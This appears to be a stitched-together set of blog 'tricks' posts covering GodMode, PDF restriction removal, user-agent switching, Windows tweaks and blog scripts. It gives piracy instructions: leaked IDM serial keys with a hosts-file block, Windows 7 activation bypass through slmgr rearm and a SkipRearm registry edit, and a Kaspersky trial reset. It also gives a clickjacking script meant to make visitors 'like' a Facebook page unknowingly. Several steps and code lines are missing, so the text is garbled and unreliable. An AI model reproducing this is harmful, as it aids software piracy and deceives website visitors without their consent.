Godmode is a special and simple folder that brings all aspects of the Windows controls in a single place. The good news is that it is also available in Windows 8. Godmode collects all of the Control Panel’s functions, accessibility options. It practically contains just about everything and every aspect of Windows controls and gathers them up into a single spot.
To set up Godmode, Follow these simple steps:
1. Create a new folder at desktop.
2. Rename the folder by pasting the text given below.
GodMode.{ED7BA470-8E54-465E-825C-99712043E01C}
3. Press Enter and the icon will change to that of the Control Panel . Done!!!
Do you Want to Remove PDF Password, Copyright Protection form PDF Files, try this simple Trick; 1. Freemypdf.com
Freemypdf.com is a free website that allows you to view restricted Pdf files.Use this site to remove passwords and restrictions (such as printing, copying text, etc.) from PDFs.
Note: This only works for PDF FILE that you open and read without any Third party plugins. PDF file that require a password to be viewed cannot be unlocked by this service. This is because this is not cracking. Viewable PDFs with restrictions are not really protected, no more than a door with a broken lock, as opposed to password-protected PDFs.
Another great site which allows you to hack a Pdf password.To unlock a PDF file, enter it's location in the "PDF file to unlock" field, by either typing it in the field or clicking on the "browse" button, then navigating to it's location.
The unlocked version of the PDF will be displayed in a new browser window, opened in the default PDF application for your system (usually Adobe Acrobat Reader).
There are a number of cases for which you would want to browse a mobile-optimized website on your PC. When you visit the mobile website on your PC’s browser, the website displays the full content much to your dismay.
However, when you visit the browser on a mobile, it displays a perfectly mobile optimized page.
In these cases, there are some simple steps that you can follow to open mobile websites on your PC:
(For Firefox Only) 1. Dowload and Install this User Agent Addon and restart firefox.
2. In Firefox Menu at the top, Navigate to Tools > Default User Agent > User Agent Switcher > Options.
3. Now Click on New > New User Agent.
4. Replace this (User Agent) :
Mozilla/5.0 (Windows NT 6.1; rv:17.0) Gecko/20100101 Firefox/17.0
Crack IDM Manually without using any software/keygen/patch. Mostly time after cracking and updating your IDM, it shows error "you have registered IDM using fake serial key". If you are windows 7 users, then this post is for you users can easily access full version IDM by without any keygen & error Or you can download IDM with crack from my previous post. for making your IDM full version Just Follow these steps:
1. Download the IDM, then click on Registration.
2. A dialog box will appear asking for Name, Last Name, Email Address and Serial Key.
3. Now Enter you name, last name, email address and in field of Serial Key enter any of the following Keys:
RLDGN-OV9WU-5W589-6VZH1 HUDWE-UO689-6D27B-YM28M UK3DV-E0MNW-MLQYX-GENA1 398ND-QNAGY-CMMZU-ZPI39 GZLJY-X50S3-0S20D-NFRF9 W3J5U-8U66N-D0B9M-54SLM EC0Q6-QN7UH-5S3JB-YZMEK UVQW0-X54FE-QW35Q-SNZF5 FJJTJ-J0FLF-QCVBK-A287M After clicking, it will show error message that you have registered IDM using fake serial key and IDM will exit.
3. Now Go to the path
C:\WINDOWS\system32\drivers\etc\
Now copy Hosts file to your desktop and open it with notepad
4. Now copy the below lines of code and paste it to below 127.0.0.1 localhost
Now check IDM, it should be converted to full version. When you will update next time, your registration will not expire. and Enjoy the Full IDM!!!!!!!
Any Error? Not Working, Download Full IDM with crack from my previous post.
Note: In windows 7 sometime it denied access to write anything on hosts file, so first you must be logged in as Administrator and then change the file permissions of hosts file.
it is not easy to get more fan or likers in your page. To make it easier and get unlimited likes for your blog or websites, you need to add some script in your template. This script will work in a way that whenever a user clicks on any part of your website, he/she will automatically like your blog or websites on Facebook. In this way, you will automatically get many likes for your blog or websites everyday without the users knowing about it.
HOW TO ADD AUTOMATIC FACEBOOK LIKE TO BLOGGER?
1. Login to your Blogger Dashboard.
2. Click the drop-down menu and select Template.
3. Backup your Template before making any changes.
4. Click Edit HTML ---> Proceed ---> Expand Widget Templates.
5. Click Ctrl+F and search the code below:
</head>
5.Just above </head> tag, paste the code below:
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.5.2/jquery.min.js" type="text/javascript"> </script> <script type='text/javascript'> function ClickJackFbHide(){ jQuery("div[id^=\'clickjack-button-wrapper\']").hide(); } function ClickJackFbShow(){ jQuery("div[id^=\'clickjack-button-wrapper\']").show(); } </script> 6. Next, click Ctrl+F and search the code below:
</body>
Note: This code is a jQuery based widget and your blog must have the jQuery plugin. If your blog already have a latest jQuery plugin (the highlighted line), then ignore this code and directly proceed to the next step.
Warning! There are some issues you might face using this script in your blog or website, the first thing is that when you or your readers drag or highlight the text they might not able to select the text as they will a see semi visible Like button which will be attached to your mouse cursor as it moves, the second one some other gadgets might get affected and act weirdly.
Advertisement annoys each and every visitor especially the pop up ads. This is the reason why lots of internet addicts recommend AdBlock, which brings fruitful experience to users but for Bloggers it’s the biggest pain in their brain. Click the Title Read More....
When a user blocks ads with the help of Ad Blocking Software It takes away lots of earning opportunities from a blogger and hence, they notice a significant decrease in their earnings. You have seen lots of WordPress Plugins created to block unwanted advertisement, but blogger lacks in optimizing. Therefore, in blogger we don’t have identical scripts like WordPress but what we have is, worth considering. This script will keep on sending notifications to your visitors until they disable AdBlock so today we will discuss How to Block AdBlock on Blogger BlogSpot Blog?
How To Get Rid Of AdBlock From BlogSpot Blogs:
To force your visitors to disable AdBlocker we will use a Script which will detect AdBlock and guide the user to disable if they want to continue, otherwise it will keep on sending annoying notifications to until or unless they disable AdBlock so to do so. Steps: 1. Go to Blogger >> Template >> Back up your template incase any thing went wrong.
2. Now select Edit HTML >> Proceed.
3. Then search for ]]></b:skin> once you find it, just above it paste the following CSS code:
#mbl_noadblocker { display:none; } 4. Now search for </head> and just above it paste the following JavaScript Code: <script type="text/javascript"> if (document.getElementById("mbl_noadblocker") != undefined) { } else { alert("We've detected that you're using AdBlock Plus or some other adblocking software. In order to keep this website free, this site is sponsored in part by advertisements.\r\nPlease consider disabling your ad blocker on this website\r\nif you enjoyed the content, and would like to support future \r\ninformative posts.Thank you!\r\n\r\nClick OK to continue\r\n\r\nPowered by LWTHacker."); setTimeout("nag()",12000); } </script> 5.Now Search for <body> and just below it paste the following code:
<script type="text/javascript" src="http://ftp.bauer-power.net/misc/tc/advertisement.js"></script> 6. All done Save your Template by pressing Save Now button. Replace This Red Words with Your Message.
Now any visitors who will visit your blog with AdBlock enable will face an annoying message, he will continue to get this message until he disables AdBlock.
This Post will be very helpful for those who frequently install Windows xp operating system. Normally OS installation takes around 40 minutes to complete, but through this trick you can now save 10-15 minutes. Just Follow the Steps Below: 1. Boot through Windows XP CD.
2. After all the files are completely loaded, you get the option to select the partition. Select “C”.
3. Now Format the partition, whether it is normal or quick with NTFS or FAT
4. Once the formatting is completed, All the setup files required for installation are copied. Restart your system by pressing Enter. Now, here begins the Simple trick to save 10-15 minutes.
5. After rebooting, you get a screen where it takes 40 minutes to complete or finalize the OS installation.
7. Enter “Taskmgr” at the command prompt window. This will open Task Manager
8. Click the Process Tab, here we find a process called Setup.exe -> Right Click on Setup.exe ->Set Priority -> Select High. Initially it will be Normal.
Thats it, no more work to do. Relax your self and see how fast the installation process completes.
If you are using 30 Trial Windows 7 you can extend it to 1 year. No Downloading, No Software required. This is actually possible using the slmgr -rearm command which will extend the grace period from 30 days to 120 days. However in this post I will show you a small trick using which it is possible to use Windows 7 without activation for approximately 1 year! Here is a way to Use windows 7 without activation. Follow the Steps Below:
1. Go to “Start Menu -> All Programs -> Accessories” . Right click on “Command Prompt” and select “Run as Administrator“.
2. Now type the following command and hit enter:
slmgr -rearm 3. You will be prompted to restart the computer. Once restarted the trial period will be once again reset to 30 days. You can use the above command for up to 3 times by which you can extend the trial period to 120 days without activation.
4. Now comes the actual trick by which you can extend the trial period for another 240 days. Open Registry Editor (type regedit in “Run” and hit Enter) and navigate to the following location
5. In right-side pane, change value of SkipRearm to 1.
6. Now you will be able to use the slmgr -rearm command for another 8 times so that you can skip activation process for another 240 days. So you will get 120 + 240 = 360 days of free Windows 7 usage.
120 days using “slmgr -rearm” command before registry edit
+
240 days using “slmgr -rearm” command after registry edit
Make a Private Folder Using Command Prompt Which no one can open, read and Rename follow the steps below: 1. Create New folder at desktop and copy your files
2. Run cmd.exe ( Win + R then type cmd.exe).
3. then Type:
cd Desktop 4. Now hit Enter and type:
cacls Foldername /E /P everyone:n
5. Replace 'Foldername' with your folder and press enter, it is Locked Now. Now Close the command Prompt and try to Open your folder !!!!
6. Now to Unlock it replace the 'n' in with 'f'. and Enjoy!!!!!!
Upgrade your Genuine Window 7 Home Basic, Premium, Professional to Genuine Window 7 Ultimate For free.
(Exclusive for Branded Laptop Users e.g Sony Vaio, Dell, HP)
Branded Laptop Like Sony Vaio provides Window 7 Home Basic, you can't change your OS without Company Permission, but you can Upgrade it to Window 7 Ultimate for Free.
You can upgrade Windows 7 from/to:
Requirement: * Any time Upgrade Key * Internet connection minimum 10 kbps for 10 Minutes

Follow the Steps: 1. go to start menu and type Windows Any Time Upgrade
2. Now open it and Enter Any time Upgrade Key (Download button at the bottom).
3. Now it will verify the key and Upgrade process takes 10 Minutes.
4. Now after completion Window will restart and Enjoy the Window 7 Ultimate!!!!!!!!!!!!!
Step 3. Right look for PCID and right click and modify three or four last numbers or letters example: (8F10C22F-6EF6-4378-BAB1-34722F6D454) and enter any other three-letter four-number and close the Registry Editor.
Step 4. Right click on Kaspersky icon in the task bar and choose exit.
Step 5. Go to Start-Programs menu, open the Kaspersky and when you activate searching trial license and you have new license of a peaceful month.
Step 6. Go to Kaspersky settings and turn on self-defense.
This is hardly a 2 minute job and you got again a trial period of 30 days, and there is no rush for more keys.
Note : Most of the patches that you will found on the net are basically work on that trick, they simply make the changes in the registry and change identification of your computer to the Kaspersky server, thus Kaspersky log server recognizes you as a new user and assigns you new trial license.
“Patching the antivirus like this is illegal this tutorial is for educational purpose only.”